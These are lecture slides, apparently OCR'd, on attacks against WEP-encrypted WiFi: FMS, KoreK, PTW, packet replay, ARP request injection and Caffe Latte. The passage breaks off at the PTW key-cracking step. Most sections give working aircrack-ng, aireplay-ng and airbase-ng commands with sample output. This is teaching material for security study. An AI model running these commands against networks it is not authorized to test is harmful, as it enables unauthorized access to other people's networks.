Security of WiFi networks


MARCIN TUNIA

Agenda

1. Wireless standards ✓
2. Hidden network and MAC filtering protection bypassing ✓
3. Encryption independent attacks ✓
4. **Attacks on WEP**
5. **Attacks on WPA/WPA2**
6. **Legal issues**
7. **Summary**

Attacks on WEP

WEP encryption process



Attacks on WEP encryption

- Revealing keystream
  - Chop Chop
  - Fragmentation attack
  - Authentication eavesdropping ✓
- Using keystream
  - Correctly encrypted packet forging ✓
  - Fake authentication
- **Key cracking**
  - **FMS**
  - **KoreK**
  - **PTW**
  - **Interactive packet replay**
  - **ARP request**
  - **Caffe Latte**

Attacks on WEP – key cracking

Methods of key cracking

- FMS (Fluhrer, Mantin i Shamir)
- KoreK
- PTW (Pyshkin, Tews, Weinmann)
- Interactive packet replay (supports first 3 attacks)
- ARP request (supports first 3 attacks)
- Caffe Latte

FMS attack

- Probability of key cracking ~ number of intercepted packets
- Statistical attack
- Attack on RC4 cipher
- Takes advantage of weak IVs
  - Attacker can crack next byte of the key with ~50% probability
  - Repeats calculataions for many IVs
  - Reveals seccessively more bytes of the key
  - Verifies if password is valid by calculating CRC32

FMS attack

1st round:

Byte	0 (A)	1 (B)	…	15 (P)	...	254	255
points	1	23	…	55	...	5	33

2nd round:

Byte	0 (A)	1 (B)	2 (C)	3 (D)	…	254	255
points	44	15	7	0	…	2	5

3rd round:

Byte	0 (A)	1 (B)	…	18 (S)	…	254	255
points	21	17	…	51	…	7	3

4th round:

Byte	0	1	…	18 (S)	…	254	255
points	4	6	…	57	…	11	8

KoreK’s and PTW attack

- Use statistical methods
- Do not require weak IVs
- Key bytes candidate revealed like in FMS attack
- Packets count needed for cracking the WPA key:

Attack	**FMS**	**KoreK**	**PTW**
Packets count	4 000 000 – 6 000 000	500 000 – 2 000 000	40 000 (50%) – 85 000 (95%)


KoreK/FMS and PTW attacks example

- Packets sniffing:

```
# airodump-ng -c 9 -w packets wlan1
```

- Key cracking (KoreK/FMS):

```
# aircrack-ng -K packets-01.cap
Opening packets-10.cap
Read 877949 packets.
      # BSSID             ESSID     Encryption
      1 00:15:E9:XX:XX:XX Di None   (0.0.0.0)
      2 00:1A:70:XX:XX:XX linksys   WEP (830478 IVs)
      3 00:1E:E5:XX:XX:XX ..        No data - WEP or
                                    WPA
Index number of target network ? 2
```



```
Opening packets-10.cap
Reading packets, please wait...


                                        Aircrack-ng 1.0


                        [00:00:05] Tested 139 keys (got 845278 IVs)

   KB    depth   byte(vote)
    0    0/  1   01(  43) 19(  15) 6E(  15) 10(  13) 5F(  13) 0E(  12) 5E(  12) 8C(  12) 60(   5) DD(   5) 2B(   3) 2D(   3)
    1    0/  1   23( 196) FA(  39) D8(  33) 64(  31) 2A(  22) 70(  18) 29(  16) 63(  16) 73(  16) 81(  15) 83(  15) 28(  13)
    2    0/  1   45( 169) 0B(  27) 40(  20) 4B(  20) 30(  17) 20(  15) 42(  15) 10(  13) A0(  13) FE(  13) 01(  10) 02(  10)
    3    0/  1   67( 317) 78(  56) 06(  41) 79(  40) 98(  33) 14(  29) B8(  26) E6(  26) 0F(  24) EB(  24) 29(  23) 65(  23)
    4    0/  2   89( 164) 0B(  87) 30(  30) 79(  30) 3F(  25) 7D(  22) 58(  20) F4(  18) 46(  13) 8F(  13) 2A(  10) 4B(  10)
    5    0/  1   AB( 376) 79(  50) 7A(  44) 10(  35) E6(  32) 11(  29) 63(  24) 76(  23) AC(  23) AE(  23) B6(  21) 62(  19)
    6    0/  1   CD( 276) C6(  46) C5(  44) C2(  29) 64(  23) 03(  20) B9(  20) F8(  20) 40(  18) AD(  18) E5(  18) 8D(  15)
    7    0/  1   EF( 341) E3( 140) 23(  99) 3C(  64) 73(  54) 66(  48) 34(  47) 5B(  46) 2E(  45) 19(  44) 69(  44) 95(  42)
    8    0/  1   01( 285) 29(  90) F3(  87) EC(  54) 30(  38) 6B(  38) 6D(  38) 8B(  36) 63(  35) DC(  35) 12(  33) 41(  33)
    9    1/  2   35( 192) 02( 148) E6( 111) 7D(  99) DF(  88) E5(  82) CF(  78) 24(  75) 07(  67) DE(  64) 5A(  63) D4(  63)
   10    1/  1   01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0) 07(   0) 08(   0) 09(   0) 0A(   0) 0B(   0) 0C(   0)


             KEY FOUND! [ 01:23:45:67:89:AB:CD:EF:01:23:45:67:89 ]
        Decrypted correctly: 100%
```

Interactive packet replay

- Supports packets capturing
- Generates additional traffic
- Replay attack
  - Attacker sends the same packets several times and waits for response (with new IV)


Interactive packet replay - example

- Traffic sniffing:

```
# airodump-ng -c 9 -w test wlan1
```

- Replaying captured packet:

```
# aireplay-ng -2 -b 00:14:6C:XX:XX:XX -t 1 -c
FF:FF:FF:FF:FF:FF -h
00:0F:B5:XX:XX:XX -p 0841 wlan1
```



```
Read 10 packets...

        Size: 124, FromDS: 0, ToDS: 1 (WEP)

                BSSID  =  00:14:6C:7E:40:80
            Dest. MAC  =  00:40:F4:77:E5:C9
           Source MAC  =  00:0F:B5:34:30:30

        0x0000:  0841 2c00 0014 6c7e 4080 000f b534 3030  .A,...l~@....400
        0x0010:  0040 f477 e5c9 90c9 3d79 8b00 ce59 2bd7  .@.w....=y...Y+.
        0x0020:  96e7 fadf e0de 2e99 c019 4f85 9508 3bcc  ..........O...;.
        0x0030:  8d18 dbd5 92a7 a711 87d8 58d3 02b3 7be7  ..........X...{.
        0x0040:  8bf1 69c0 c596 3bd1 436a 9598 762c 9d1d  ..i...;.Cj..v,..
        0x0050:  7a57 3f3d e13c dad0 f2d8 0e65 6d66 d913  zW?=.<.....emf..
        0x0060:  9716 84a0 6f9a 0c68 2b20 7f55 ba9a f825  ....o..h+ □U...%
        0x0070:  bf22 960a 5c7b 3036 290a 89d6            ."..\{06)...

Use this packet ? y

Saving chosen packet in replay_src-0316-162802.cap
You should also start airodump-ng to capture replies.

Sent 2966 packets...
```

ARP request attack

- Method of increasing traffic
  - Attacker forces clients to send packets
- Attacker sends ARP packets to the clients
- WEP weaknesses:
  - No packet counter (relay attacks vulnerability)
  - Constant packet length before and after encryption
- ARP packet has fixed length
  - Attacker intercepts ARP packet and retransmits

ARP request attack - example


- Traffic sniffing:

```
# airodump-ng -c 9 -w test wlan1
```


- ARP request attack:

```
# aireplay-ng -3 -b 00:19:E0:XX:XX:XX -h
BA:BA:BA:FE:FE:FE wlan1

17:37:11 Waiting for beacon frame (BSSID:
00:19:E0:A4:8D:6A) on channel 8
Saving ARP requests in replay_arp-0602-173711.cap
You should also start airodump-ng to capture
replies.
Read 84 packets (got 3 ARP requests and 0 ACKs),
sent 0 packets...(0 pps)
```

Caffe Latte attack



Caffe Latte attack



Caffe Latte attack - example

- Run fake AP

```
# airbase-ng -c 9 -e H4x0R -L -W 1 wlan0
```

- Generate additional traffic

```
# aireplay-ng -6 -e H4x0R wlan0
```

- Capture packets

```
# airodump-ng -c 9 -w packets wlan0
```

Caffe Latte attack - example

- Key cracking with PTW attack:

